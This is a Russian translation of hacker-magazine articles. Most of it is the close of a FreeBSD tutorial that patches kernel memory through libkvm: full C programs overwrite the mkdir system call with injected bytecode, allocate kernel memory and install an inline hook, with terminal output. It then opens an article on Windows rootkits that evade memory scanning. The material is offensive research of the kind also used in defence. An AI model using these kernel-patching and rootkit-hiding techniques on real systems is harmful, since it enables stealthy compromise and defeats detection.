#include <stdio.h>
#include <fcntl.h>
#include <kvm.h>
#include <nlist.h>
#include <limits.h>
#include <sys/types.h>
#include <sys/syscall.h>
#include <sys/module.h>


/*
 * Offset of instruction following call statements
 * Starting at the beginning of the function kmalloc
 */

#define OFFSET_1□0x3a
#define OFFSET_2□0x56


/*
 * kmalloc function code
 */

unsigned char code[] =
□"\x55"□□□□/* push   %ebp□□□*/
□"\xba\x01\x00\x00\x00"□□/* mov    $0x1,%edx□□*/
□"\x89\xe5"□□□/* mov    %esp,%ebp□□*/
□"\x53"□□□□/* push   %ebx□□□*/
□"\x83\xec\x14"□□□/* sub    $0x14,%esp□□*/
□"\x8b\x5d\x0c"□□□/* mov    0xc(%ebp),%ebx□*/
□"\x8b\x03"□□□/* mov    (%ebx),%eax□□*/
□"\x85\xc0"□□□/* test   %eax,%eax□□*/
□"\x75\x0b"□□□/* jne    20 <kmalloc+0x20>□*/
□"\x83\xc4\x14"□□□/* add    $0x14,%esp□□*/
□"\x89\xd0"□□□/* mov    %edx,%eax□□*/
□"\x5b"□□□□/* pop    %ebx□□□*/
□"\xc9"□□□□/* leave□□□*/
□"\xc3"□□□□/* ret□□□□*/
□"\x8d\x76\x00"□□□/* lea    0x0(%esi),%esi□*/
□"\xc7\x44\x24\x08\x01\x00\x00"□/* movl   $0x1,0x8(%esp)□*/
□"\x00"
□"\xc7\x44\x24\x04\x00\x00\x00"□/* movl   $0x0,0x4(%esp)□*/
□"\x00"
□"\x8b\x00"□□□/* mov    (%eax),%eax□□*/
□"\x89\x04\x24"□□□/* mov    %eax,(%esp)□□*/
□"\xe8\xfc\xff\xff\xff"□□/* call   36 <kmalloc+0x36>□*/
□"\x89\x45\xf8"□□□/* mov    %eax,0xfffffff8(%ebp)□*/
□"\xc7\x44\x24\x08\x08\x00\x00"□/* movl   $0x8,0x8(%esp)□*/
□"\x00"
□"\x8b\x03"□□□/* mov    (%ebx),%eax□□*/
□"\x89\x44\x24\x04"□□/* mov    %eax,0x4(%esp)□*/
□"\x8d\x45\xf4"□□□/* lea    0xfffffff4(%ebp),%eax□*/
□"\x89\x04\x24"□□□/* mov    %eax,(%esp)□□*/
□"\xe8\xfc\xff\xff\xff"□□/* call   52 <kmalloc+0x52>□*/
```

```
□"\x83\xc4\x14"□□□/* add    $0x14,%esp□□*/
□"\x89\xc2"□□□/* mov    %eax,%edx□□*/
□"\x5b"□□□□/* pop    %ebx□□□*/
□"\xc9"□□□□/* leave□□□*/
□"\x89\xd0"□□□/* mov    %edx,%eax□□*/
□"\xc3";□□□□/* ret□□□□*/


/*
 * struct used to store kernel address
 */

struct kma_struct {

        unsigned long size;
        unsigned long *addr;
};


int main(int argc, char **argv) {

□int i = 0;
□char errbuf[_POSIX2_LINE_MAX];
□kvm_t *kd;
□u_int32_t offset_1;
□u_int32_t offset_2;
□struct nlist nl[] =
□□□  {{ NULL },{ NULL },{ NULL },{ NULL },{ NULL },};
□unsigned char origcode[sizeof(code)];
□struct kma_struct kma;


□if(argc != 2) {
                printf("Usage:\n%s <size>\n", argv[0]);
                exit(0);
        }


□/* Initialize kernel virtual memory access */

□kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
□if(kd == NULL) {
□□fprintf(stderr, "ERROR: %s\n", errbuf);
□□exit(-1);
□}


□/* Find the address of mkdir, M_TEMP, malloc, and copyout */

□nl[0].n_name = "mkdir";
□nl[1].n_name = "M_TEMP";
□nl[2].n_name = "malloc";
□nl[3].n_name = "copyout";

□if(kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                exit(-1);
        }

□for(i = 0; i < 4; i++) {
□□if(!nl[i].n_value) {
                □fprintf(stderr, "ERROR: Symbol %s not found\n"
□□□□, nl[i].n_name);
                □exit(-1);
        □}
□}


□/* Calculate the correct offsets */

□offset_1 = nl[0].n_value + OFFSET_1;
```

```
offset_2 = nl[0].n_value + OFFSET_2;


/* Set the code to contain the correct addresses */

*(unsigned long *)&code[44] = nl[1].n_value;
*(unsigned long *)&code[54] = nl[2].n_value - offset_1;
*(unsigned long *)&code[82] = nl[3].n_value - offset_2;


/* Save mkdir syscall */

if(kvm_read(kd, nl[0].n_value, origcode, sizeof(code)) < 0) {
fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
exit(-1);
}


/* Patch mkdir */

if(kvm_write(kd, nl[0].n_value, code, sizeof(code)) < 0) {
fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
exit(-1);
}


/* Allocate kernel memory */

kma.size = (unsigned long)atoi(argv[1]);
syscall(136, &kma);
printf("Address of kernel memory: 0x%x\n", kma.addr);


/* Restore mkdir */

if(kvm_write(kd, nl[0].n_value, origcode, sizeof(code)) < 0) {
fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
exit(-1);
}


/* Close kd */

if(kvm_close(kd) < 0) {
fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
exit(-1);
}

exit(0);
}
```

С помощью ddb можно проверить результаты приведённой выше программы следующим образом:

```
[------------------------------------------------------------]

ghost@slavetwo:~#ls
test_kmalloc.c
ghost@slavetwo:~#gcc -o test_kmalloc test_kmalloc.c -lkvm
ghost@slavetwo:~#sudo ./test_kmalloc
Usage:
./test_kmalloc <size>
ghost@slavetwo:~#sudo ./test_kmalloc 10
Address of kernel memory: 0xc2580870
ghost@slavetwo:~#KDB: enter: manual escape to debugger
[thread pid 12 tid 100004 ]
Stopped at      kdb_enter+0x32: leave
db> examine/x 0xc2580870
0xc2580870:     70707070
db>
0xc2580874:     70707070
db>
```

```
0xc2580878:     dead7070
db> c

ghost@slavetwo:~#

□[-----------------------------------------------------------]
```

5.0 - Всё вместе

Знание того, как патчить и выделять память ядра, даёт большую свободу действий. Этот последний раздел покажет, как применить перехват вызовов (call hook) с использованием техник, описанных в предыдущих разделах. Обычно перехваты вызовов во FreeBSD осуществляются путём изменения sysent и переадресации его к другой функции; мы не будем этого делать. Вместо этого будем использовать следующий алгоритм (с несколькими небольшими модификациями, показанными далее):

```
1. Скопировать системный вызов, который хотим перехватить
2. Выделить память ядра (использовать технику из предыдущего раздела)
3. Разместить новую процедуру в только что выделенном адресном пространстве
4. Перезаписать первые 7 байт системного вызова инструкцией перехода
   к новой процедуре
5. Выполнить новую процедуру плюс первые x байт системного вызова
   (этот шаг станет понятнее позже)
6. Перейти обратно к системному вызову + смещение,
   где смещение равно x
```

Позаимствовав идею у pragmatic из THC, перехватим mkdir для вывода отладочного сообщения. Ниже приведён kld, используемый совместно с objdump для извлечения байткода, необходимого для перехвата вызовов.

hacked_mkdir.c:

```
/*
 * mkdir call hook
 *
 * Prints a simple debugging message
 */


#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/linker.h>
#include <sys/sysproto.h>
#include <sys/syscall.h>


/* The hacked system call */

static int
hacked_mkdir (struct proc *p, struct mkdir_args *uap) {

□uprintf ("MKDIR SYSCALL : %s\n", uap->path);
□return 0;
}


/* The sysent for the hacked system call */

static struct sysent
```

```
hacked_mkdir_sysent = {
□1,□□/* sy_narg */
□hacked_mkdir□/* sy_call */
};


/* The offset in sysent where the syscall is allocated */

static int offset = NO_SYSCALL;


/* The function called at load/unload */

static int
load (struct module *module, int cmd, void *arg) {
□int error = 0;

□switch (cmd) {
□case MOD_LOAD :
□□uprintf ("syscall loaded at %d\n", offset);
□□break;
□case MOD_UNLOAD :
□□uprintf ("syscall unloaded from %d\n", offset);
□□break;
□default :
□□error = EINVAL;
□□break;
□}
□return error;
}

SYSCALL_MODULE(hacked_mkdir, &offset, &hacked_mkdir_sysent, load, NULL);
```

Ниже приведён пример программы, которая перехватывает mkdir для вывода простого отладочного сообщения. Как всегда, объяснение новых концепций следует после листинга исходного кода.

test_hook.c:

```
/*
 * Intercept mkdir system call, printing out a debug message before
 * executing mkdir.
 *
 * Algorithm is as follows:
 * 1. Copy mkdir syscall upto but not including \xe8.
 * 2. Allocate kernel memory.
 * 3. Place new routine in newly allocated address space.
 * 4. Overwrite first 7 bytes of mkdir syscall with an instruction to jump
 *    to new routine.
 * 5. Execute new routine, plus the first x bytes of mkdir syscall.
 *    Where x is equal to the number of bytes copied from step 1.
 * 6. Jump back to mkdir syscall + offset.
 *    Where offset is equal to the location of \xe8.
 *
 * test_hook.c,v 3.0 2005/07/02
 */

#include <stdio.h>
#include <fcntl.h>
#include <kvm.h>
#include <nlist.h>
#include <limits.h>
#include <sys/types.h>
#include <sys/syscall.h>
#include <sys/module.h>



/*
 * Offset of instruction following call statements
 * Starting at the beginning of the function kmalloc
 */
```

```
#define KM_OFFSET_1□0x3a
#define KM_OFFSET_2□0x56

/*
 * kmalloc function code
 */

unsigned char km_code[] =
□"\x55"□□□□/* push   %ebp□□□*/
□"\xba\x01\x00\x00\x00"□□/* mov    $0x1,%edx□□*/
□"\x89\xe5"□□□/* mov    %esp,%ebp□□*/
□"\x53"□□□□/* push   %ebx□□□*/
□"\x83\xec\x14"□□□/* sub    $0x14,%esp□□*/
□"\x8b\x5d\x0c"□□□/* mov    0xc(%ebp),%ebx□*/
□"\x8b\x03"□□□/* mov    (%ebx),%eax□□*/
□"\x85\xc0"□□□/* test   %eax,%eax□□*/
□"\x75\x0b"□□□/* jne    20 <kmalloc+0x20>□*/
□"\x83\xc4\x14"□□□/* add    $0x14,%esp□□*/
□"\x89\xd0"□□□/* mov    %edx,%eax□□*/
□"\x5b"□□□□/* pop    %ebx□□□*/
□"\xc9"□□□□/* leave□□□*/
□"\xc3"□□□□/* ret□□□□*/
□"\x8d\x76\x00"□□□/* lea    0x0(%esi),%esi□*/
□"\xc7\x44\x24\x08\x01\x00\x00"□/* movl   $0x1,0x8(%esp)□*/
□"\x00"
□"\xc7\x44\x24\x04\x00\x00\x00"□/* movl   $0x0,0x4(%esp)□*/
□"\x00"
□"\x8b\x00"□□□/* mov    (%eax),%eax□□*/
□"\x89\x04\x24"□□□/* mov    %eax,(%esp)□□*/
□"\xe8\xfc\xff\xff\xff"□□/* call   36 <kmalloc+0x36>□*/
□"\x89\x45\xf8"□□□/* mov    %eax,0xfffffff8(%ebp)□*/
□"\xc7\x44\x24\x08\x08\x00\x00"□/* movl   $0x8,0x8(%esp)□*/
□"\x00"
□"\x8b\x03"□□□/* mov    (%ebx),%eax□□*/
□"\x89\x44\x24\x04"□□/* mov    %eax,0x4(%esp)□*/
□"\x8d\x45\xf4"□□□/* lea    0xfffffff4(%ebp),%eax□*/
□"\x89\x04\x24"□□□/* mov    %eax,(%esp)□□*/
□"\xe8\xfc\xff\xff\xff"□□/* call   52 <kmalloc+0x52>□*/
□"\x83\xc4\x14"□□□/* add    $0x14,%esp□□*/
□"\x89\xc2"□□□/* mov    %eax,%edx□□*/
□"\x5b"□□□□/* pop    %ebx□□□*/
□"\xc9"□□□□/* leave□□□*/
□"\x89\xd0"□□□/* mov    %edx,%eax□□*/
□"\xc3";□□□□/* ret□□□□*/



/*
 * Offset of instruction following call statements
 * Starting at the beginning of the function hacked_mkdir
 */

#define HA_OFFSET_1□0x2f

/*
 * hacked_mkdir function code
 */

unsigned char ha_code[] =
□"\x4d"□□□□/* M□□□□*/
□"\x4b"□□□□/* K□□□□*/
□"\x44"□□□□/* D□□□□*/
□"\x49"□□□□/* I□□□□*/
□"\x52"□□□□/* R□□□□*/
□"\x20"□□□□/* sp□□□□*/
□"\x53"□□□□/* S□□□□*/
□"\x59"□□□□/* Y□□□□*/
□"\x53"□□□□/* S□□□□*/
□"\x43"□□□□/* C□□□□*/
□"\x41"□□□□/* A□□□□*/
□"\x4c"□□□□/* L□□□□*/
```

```
□"\x4c"□□□□/* L□□□□*/
□"\x20"□□□□/* sp□□□□*/
□"\x3a"□□□□/* :□□□□*/
□"\x20"□□□□/* sp□□□□*/
□"\x25"□□□□/* %□□□□*/
□"\x73"□□□□/* s□□□□*/
□"\x0a"□□□□/* nl□□□□*/
□"\x00"□□□□/* null□□□□*/
□"\x55"□□□□/* push   %ebp□□□*/
□"\x89\xe5"□□□/* mov    %esp,%ebp□□*/
□"\x83\xec\x08"□□□/* sub    $0x8,%esp□□*/
□"\x8b\x45\x0c"□□□/* mov    0xc(%ebp),%eax□*/
□"\x8b\x00"□□□/* mov    (%eax),%eax□□*/
□"\xc7\x04\x24\x0d\x00\x00\x00"□/* movl   $0xd,(%esp)□□*/
□"\x89\x44\x24\x04"□□/* mov    %eax,0x4(%esp)□*/
□"\xe8\xfc\xff\xff\xff"□□/* call   17 <hacked_mkdir+0x17>*/
□"\x31\xc0"□□□/* xor    %eax,%eax□□*/
□"\x83\xc4\x08"□□□/* add    $0x8,%esp□□*/
□"\x5d";□□□□/* pop    %ebp□□□*/



/*
 * jump code
 */

unsigned char jp_code[] =
□"\xb8\x00\x00\x00\x00"□□/* movl   $0,%eax□□*/
□"\xff\xe0";□□□/* jmp    *%eax□□□*/



/*
 * struct used to store kernel address
 */

struct kma_struct {

        unsigned long size;
        unsigned long *addr;
};



int main(int argc, char **argv) {

□int i = 0;
□char errbuf[_POSIX2_LINE_MAX];
□kvm_t *kd;
□u_int32_t km_offset_1;
□u_int32_t km_offset_2;
□u_int32_t ha_offset_1;
□struct nlist nl[] =
□{ { NULL },{ NULL },{ NULL },{ NULL },{ NULL },{ NULL},{ NULL }, };
□unsigned long diff;
□int position;
□unsigned char orig_code[sizeof(km_code)];
□struct kma_struct kma;



□/* Initialize kernel virtual memory access */

□kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
□if(kd == NULL) {
□□fprintf(stderr, "ERROR: %s\n", errbuf);
□□exit(-1);
□}

□/* Find the address of mkdir, M_TEMP, malloc, copyout,
□   uprintf, and kern_rmdir */
```

```
nl[0].n_name = "mkdir";
nl[1].n_name = "M_TEMP";
nl[2].n_name = "malloc";
nl[3].n_name = "copyout";
nl[4].n_name = "uprintf";
nl[5].n_name = "kern_rmdir";

if(kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                exit(-1);
        }

for(i = 0; i <= 5; i++) {
  if(!nl[i].n_value) {
                fprintf(stderr, "ERROR: Symbol %s not found\n"
    , nl[i].n_name);
                exit(-1);
        }
}



/* Determine size of mkdir syscall */

diff = nl[5].n_value - nl[0].n_value;
unsigned char mk_code[diff];

/* Save a copy of mkdir syscall */

if(kvm_read(kd, nl[0].n_value, mk_code, diff) < 0) {
  fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
  exit(-1);
}

/* Determine position of 0xe8 */

for(i = 0; i < (int)diff; i++) {
  if(mk_code[i] == 0xe8) {
    position = i;
  }
}



/* Calculate the correct offsets for kmalloc */

km_offset_1 = nl[0].n_value + KM_OFFSET_1;
km_offset_2 = nl[0].n_value + KM_OFFSET_2;

/* Set the km_code to contain the correct addresses */

*(unsigned long *)&km_code[44] = nl[1].n_value;
*(unsigned long *)&km_code[54] = nl[2].n_value - km_offset_1;
*(unsigned long *)&km_code[82] = nl[3].n_value - km_offset_2;

/* Save mkdir syscall */

if(kvm_read(kd, nl[0].n_value, orig_code, sizeof(km_code)) < 0) {
  fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
  exit(-1);
}

/* Replace mkdir with kmalloc */

if(kvm_write(kd, nl[0].n_value, km_code, sizeof(km_code)) < 0) {
  fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
  exit(-1);
}

/* Allocate kernel memory */
kma.size = (unsigned long)sizeof(ha_code) + (unsigned long)position
```

```
    + (unsigned long)sizeof(jp_code);
syscall(136, &kma);

/* Restore mkdir */

if(kvm_write(kd, nl[0].n_value, orig_code, sizeof(km_code)) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}



/* Calculate the correct offsets for hacked_mkdir */

ha_offset_1 = (unsigned long)kma.addr + HA_OFFSET_1;

/* Set the ha_code to contain the correct addresses */

*(unsigned long *)&ha_code[34] = (unsigned long)kma.addr;
*(unsigned long *)&ha_code[43] = nl[4].n_value - ha_offset_1;

/* Place hacked_mkdir routine into kernel memory */

if(kvm_write(kd, (unsigned long)kma.addr, ha_code, sizeof(ha_code))
    < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}

/* Place mk_code into kernel memory */

if(kvm_write(kd, (unsigned long)kma.addr +
   (unsigned long)sizeof(ha_code) - 1, mk_code, position) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}

/* Set the jp_code to contain the correct address */

*(unsigned long *)&jp_code[1] = nl[0].n_value +
     (unsigned long)position;

/* Place jump code into kernel memory */

if(kvm_write(kd, (unsigned long)kma.addr +
                 (unsigned long)sizeof(ha_code) - 1 +
    (unsigned long)position
    , jp_code, sizeof(jp_code)) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}



/* Set the jp_code to contain the correct address */

*(unsigned long *)&jp_code[1] = (unsigned long)kma.addr + 0x14;

if(kvm_write(kd, nl[0].n_value, jp_code, sizeof(jp_code)) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
    exit(-1);
}

printf("I love the PowerGlove. It's so bad!\n");



/* Close kd */

if(kvm_close(kd) < 0) {
    fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
```

```
□□exit(-1);
□}

□exit(0);
}
```

В комментариях указано, что алгоритм этой программы следующий:

```
1. Скопировать системный вызов mkdir до, но не включая \xe8.
2. Выделить память ядра.
3. Разместить новую процедуру в только что выделенном адресном пространстве.
4. Перезаписать первые 7 байт системного вызова mkdir инструкцией
   перехода к новой процедуре.
5. Выполнить новую процедуру плюс первые x байт системного вызова mkdir,
   где x равно количеству байт, скопированных на шаге 1.
6. Перейти обратно к системному вызову mkdir + смещение,
   где смещение равно позиции \xe8.
```

Причина копирования mkdir до, но не включая `\xe8` состоит в том, что на разных сборках FreeBSD дизассемблированный вид системного вызова mkdir отличается. Поэтому невозможно определить статическое место для возврата. Однако на всех сборках FreeBSD mkdir выполняет вызов `kern_mkdir`, поэтому выбирается возврат именно к этой точке. Следующий вывод иллюстрирует это.

```
□[-------------------------------------------------------]

ghost@slavezero:~#nm /boot/kernel/kernel | grep mkdir
c047c560 T devfs_vmkdir
c0620e40 t handle_written_mkdir
c0556ca0 T kern_mkdir
c0557030 T mkdir
c071d57c B mkdirlisthd
c048a3e0 t msdosfs_mkdir
c05e2ed0 t nfs4_mkdir
c05d8710 t nfs_mkdir
c05f9140 T nfsrv_mkdir
c06b4856 r nfsv3err_mkdir
c063a670 t ufs_mkdir
c0702f40 D vop_mkdir_desc
c0702f64 d vop_mkdir_vp_offsets
ghost@slavezero:~#nm /boot/kernel/kernel | grep kern_rmdir
c0557060 T kern_rmdir
ghost@slavezero:~#objdump -d --start-address=0xc0557030
--stop-address=0xc0557060 /boot/kernel/kernel | less

/boot/kernel/kernel:     file format elf32-i386-freebsd

Disassembly of section .text:

c0557030 <mkdir>:
c0557030:       55                      push   %ebp
c0557031:       31 c9                   xor    %ecx,%ecx
c0557033:       89 e5                   mov    %esp,%ebp
c0557035:       83 ec 10                sub    $0x10,%esp
c0557038:       8b 55 0c                mov    0xc(%ebp),%edx
c055703b:       8b 42 04                mov    0x4(%edx),%eax
c055703e:       89 4c 24 08             mov    %ecx,0x8(%esp)
c0557042:       89 44 24 0c             mov    %eax,0xc(%esp)
c0557046:       8b 02                   mov    (%edx),%eax
c0557048:       89 44 24 04             mov    %eax,0x4(%esp)
c055704c:       8b 45 08                mov    0x8(%ebp),%eax
c055704f:       89 04 24                mov    %eax,(%esp)
c0557052:       e8 49 fc ff ff          call   c0556ca0 <kern_mkdir>
c0557057:       c9                      leave
c0557058:       c3                      ret
c0557059:       8d b4 26 00 00 00 00    lea    0x0(%esi),%esi

ghost@slavezero:~#

□[-------------------------------------------------------]
```

```
[-----------------------------------------------------------]

ghost@slavetwo:~#nm /boot/kernel/kernel | grep mkdir
c046f680 T devfs_vmkdir
c0608fd0 t handle_written_mkdir
c05415d0 T kern_mkdir
c0541900 T mkdir
c074a9bc B mkdirlisthd
c047d270 t msdosfs_mkdir
c05c7160 t nfs4_mkdir
c05bcfd0 t nfs_mkdir
c05db750 T nfsrv_mkdir
c06a2676 r nfsv3err_mkdir
c06216a0 t ufs_mkdir
c06fef40 D vop_mkdir_desc
c06fef64 d vop_mkdir_vp_offsets
ghost@slavetwo:~#nm /boot/kernel/kernel | grep kern_rmdir
c0541930 T kern_rmdir
ghost@slavetwo:~#objdump -dR --start-address=0xc0541900
--stop-address=0xc0541930 /boot/kernel/kernel | less

/boot/kernel/kernel:     file format elf32-i386-freebsd

Disassembly of section .text:

c0541900 <mkdir>:
c0541900:       55                      push   %ebp
c0541901:       89 e5                   mov    %esp,%ebp
c0541903:       83 ec 10                sub    $0x10,%esp
c0541906:       8b 55 0c                mov    0xc(%ebp),%edx
c0541909:       8b 42 04                mov    0x4(%edx),%eax
c054190c:       c7 44 24 08 00 00 00    movl   $0x0,0x8(%esp)
c0541913:       00
c0541914:       89 44 24 0c             mov    %eax,0xc(%esp)
c0541918:       8b 02                   mov    (%edx),%eax
c054191a:       89 44 24 04             mov    %eax,0x4(%esp)
c054191e:       8b 45 08                mov    0x8(%ebp),%eax
c0541921:       89 04 24                mov    %eax,(%esp)
c0541924:       e8 a7 fc ff ff          call   c05415d0 <kern_mkdir>
c0541929:       c9                      leave
c054192a:       c3                      ret
c054192b:       90                      nop
c054192c:       8d 74 26 00             lea    0x0(%esi),%esi

ghost@slavetwo:~#

[-----------------------------------------------------------]
```

Приведённый выше вывод был получен из двух разных сборок FreeBSD 5.4. Как можно чётко видеть, дизассемблированный вывод mkdir отличается для каждой из них.

В `test_hook` ищется адрес `kern_rmdir`, поскольку в памяти `kern_rmdir` идёт сразу после `mkdir`, и таким образом его адрес является конечной границей для `mkdir`.

Байткод для перехвата вызовов выглядит следующим образом:

```
unsigned char ha_code[] =
        "\x4d"                          /* M                            */
        "\x4b"                          /* K                            */
        "\x44"                          /* D                            */
        "\x49"                          /* I                            */
        "\x52"                          /* R                            */
        "\x20"                          /* sp                           */
        "\x53"                          /* S                            */
        "\x59"                          /* Y                            */
        "\x53"                          /* S                            */
        "\x43"                          /* C                            */
        "\x41"                          /* A                            */
        "\x4c"                          /* L                            */
        "\x4c"                          /* L                            */
        "\x20"                          /* sp                           */
```

```
"\x3a"                          /* :                          */
"\x20"                          /* sp                         */
"\x25"                          /* %                          */
"\x73"                          /* s                          */
"\x0a"                          /* nl                         */
"\x00"                          /* null                       */
"\x55"                          /* push   %ebp                */
"\x89\xe5"                      /* mov    %esp,%ebp           */
"\x83\xec\x08"                  /* sub    $0x8,%esp           */
"\x8b\x45\x0c"                  /* mov    0xc(%ebp),%eax      */
"\x8b\x00"                      /* mov    (%eax),%eax         */
"\xc7\x04\x24\x0d\x00\x00\x00"  /* movl   $0xd,(%esp)         */
"\x89\x44\x24\x04"              /* mov    %eax,0x4(%esp)      */
"\xe8\xfc\xff\xff\xff"          /* call   17 <hacked_mkdir+0x17>*/
"\x31\xc0"                      /* xor    %eax,%eax           */
"\x83\xc4\x08"                  /* add    $0x8,%esp           */
"\x5d";                         /* pop    %ebp                */
```

Первые 20 байт предназначены для строки, которую нужно напечатать, поэтому при переходе к этой функции нужно начинать со смещения 0x14, как проиллюстрировано в следующей строке кода:

```
*(unsigned long *)&jp_code[1] = (unsigned long)kma.addr + 0x14;
```

Последние три оператора в байткоде `hacked_mkdir` обнуляют регистр eax, очищают стек и восстанавливают регистр ebp. Это делается для того, чтобы при фактическом выполнении mkdir создавалось впечатление, что ничего не происходило.

Одна вещь, которую следует помнить о символьных массивах в C — они все завершаются нулём. Например, если объявить следующую переменную:

```
unsigned char example[] = "\x41";
```

`sizeof(example)` вернёт 2. Именно поэтому в `test_hook` мы вычитаем 1 из `sizeof(ha_code)`, иначе запись производилась бы не в то место.

Ниже приведён вывод до и после запуска `test_hook`:

```
[-------------------------------------------------------]

ghost@slavetwo:~#ls
test_hook.c
ghost@slavetwo:~#gcc -o test_hook test_hook.c -lkvm
ghost@slavetwo:~#mkdir before
ghost@slavetwo:~#ls -F
before/      test_hook*   test_hook.c
ghost@slavetwo:~#sudo ./test_hook
Password:
I love the PowerGlove. It's so bad!
ghost@slavetwo:~#mkdir after
MKDIR SYSCALL : after
ghost@slavetwo:~#ls -F
after/       before/      test_hook*   test_hook.c
ghost@slavetwo:~#

[-------------------------------------------------------]
```

Для проверки результатов `test_hook` также можно использовать `find_syscall` и ddb.

6.0 - Заключительные замечания

Возможность патчить и выделять память ядра даёт огромную власть над системой. Все примеры в данной статье тривиальны, поскольку моим намерением было показать «как», а не «что». У других

авторов в любом случае есть более интересные идеи насчёт того, что делать (см. Ссылки).

Хотел бы воспользоваться этим местом, чтобы извиниться, если какие-либо из моих объяснений неясны; надеюсь, что изучение исходного кода и просмотр вывода компенсируют это.

И наконец, хотел бы поблагодарить Silvio Cesare, pragmatic и Стефани Вехнер за вдохновение и идеи.

7.0 - Ссылки

[Интернет]

[1] Silvio Cesare, "Runtime Kernel Kmem Patching"
http://reactor-core.org/runtime-kernel-patching.html

[2] devik & sd, "Linux on-th-fly kernel patching without LKM"
https://phrack.org/issues/58/7.html#article

[3] pragmatic, "Attacking FreeBSD with Kernel Modules"
http://www.thc.org/papers/bsdkern.html

[4] Andrew Reiter, "Dynamic Kernel Linker (KLD) Facility Programming Tutorial"
http://ezine.daemonnews.org/200010/blueprints.html

[5] Stephanie Wehner, "Fun and Games with FreeBSD Kernel Modules"
http://www.r4k.net/mod/fbsdfun.html

[Книги]

[6] Muhammad Ali Mazidi & Janice Gillispie Mazidi, "The 80x86 IBM PC And Compatible Computers: Assembly Langu
(Prentice Hall)

|=[*EOF*]=---=|

Shadow Walker

Повышение планки обнаружения руткитов под Windows

Автор: Sherri Sparks , Jamie Butler

---

0 — Введение и предыстория

Руткиты исторически демонстрируют коэволюционную адаптацию и реакцию на развитие защитных технологий, разработанных для противодействия их подрывной деятельности. Если проследить эволюцию технологий руткитов, эта закономерность очевидна. Первое поколение руткитов было примитивным — они просто заменяли или модифицировали ключевые системные файлы на машине жертвы. Программа входа в систему UNIX была распространённой целью: злоумышленник заменял оригинальный бинарный файл вредоносной версией, которая записывала пароли пользователей. Поскольку эти ранние модификации руткитов ограничивались системными файлами на диске, они стимулировали разработку средств проверки целостности файловой системы, таких как Tripwire [1].

В ответ разработчики руткитов перенесли свои модификации с диска в образы загруженных программ в памяти и снова уклонились от обнаружения. Руткиты «второго» поколения были основаны преимущественно на техниках перехвата, которые изменяли путь выполнения

посредством исправлений в памяти загруженных приложений и некоторых компонентов операционной системы, например таблицы системных вызовов. Несмотря на значительно большую скрытность, такие модификации оставались обнаруживаемыми путём поиска эвристических аномалий. Например, подозрительно, если таблица сервисов системы содержит указатели, не указывающие на ядро операционной системы. Именно такую технику использует VICE [2].

Техники руткитов третьего поколения, такие как прямое манипулирование объектами ядра (DKOM), реализованное в рутките FU [3], эксплуатируют слабые места текущего программного обеспечения обнаружения путём изменения динамически меняющихся структур данных ядра, для которых невозможно установить статическую доверенную базовую линию.

0.1 — Мотивация

Существуют публичные руткиты, иллюстрирующие все эти различные техники, однако даже самые изощрённые руткиты ядра Windows, такие как FU, обладают одним принципиальным изъяном. Они подрывают практически все подсистемы операционной системы, за одним исключением: управление памятью. Руткиты ядра могут контролировать путь выполнения кода ядра, изменять данные ядра и подделывать возвращаемые системными вызовами значения, однако они (пока) не продемонстрировали способность «перехватывать» или фальсифицировать содержимое памяти, видимой другими запущенными приложениями. Иными словами, публичные руткиты ядра совершенно беззащитны перед сканированием сигнатур в памяти. Только сейчас компании в сфере безопасности начинают задумываться о внедрении сканирования сигнатур в памяти.

Сокрытие от сканирования памяти похоже на проблему, с которой сталкивались ранние вирусы, пытавшиеся спрятаться на файловой системе. Вирусописатели реагировали на антивирусные программы, сканирующие файловую систему, разрабатывая полиморфные и метаморфные техники уклонения от обнаружения. Полиморфизм пытается изменить бинарный образ вируса путём замены блоков кода функционально эквивалентными блоками, которые выглядят иначе (то есть используют другие опкоды для выполнения той же задачи). Полиморфный код, таким образом, изменяет поверхностный вид блока кода, однако принципиально не меняет видение сканером данного региона системной памяти.

Традиционно существовало три общих подхода к обнаружению вредоносного кода: обнаружение неправомерного использования, опирающееся на известные сигнатуры кода; обнаружение аномалий, опирающееся на эвристику и статистические отклонения от «нормального» поведения; и проверка целостности, основанная на сравнении текущих снимков файловой системы или памяти с известной доверенной базовой линией. Полиморфный руткит (или вирус) эффективно уклоняется от обнаружения по сигнатуре своего тела кода, однако не справляется с аномальным или целостностным обнаружением, поскольку не может легко замаскировать изменения, вносимые им в существующий бинарный код других системных компонентов.

А теперь представьте руткит, который не прилагает никаких усилий для изменения своего внешнего вида, однако способен принципиально изменить видение детектора произвольной области памяти. Когда детектор пытается прочитать любую область памяти, изменённую руткитом, он видит «нормальный», неизменённый образ памяти. Только сам руткит видит истинный, изменённый образ памяти. Такой руткит явно способен скомпрометировать все основные методологии обнаружения в той или иной степени. Последствия для обнаружения по признаку неправомерного использования очевидны: сканер пытается прочитать память загруженного драйвера руткита в поисках сигнатуры кода, а руткит просто возвращает случайный «поддельный» образ памяти (то есть не включающий его собственный код). Есть также последствия для подходов к обнаружению на основе проверки целостности. В этих случаях руткит возвращает неизменённый образ памяти всем процессам,

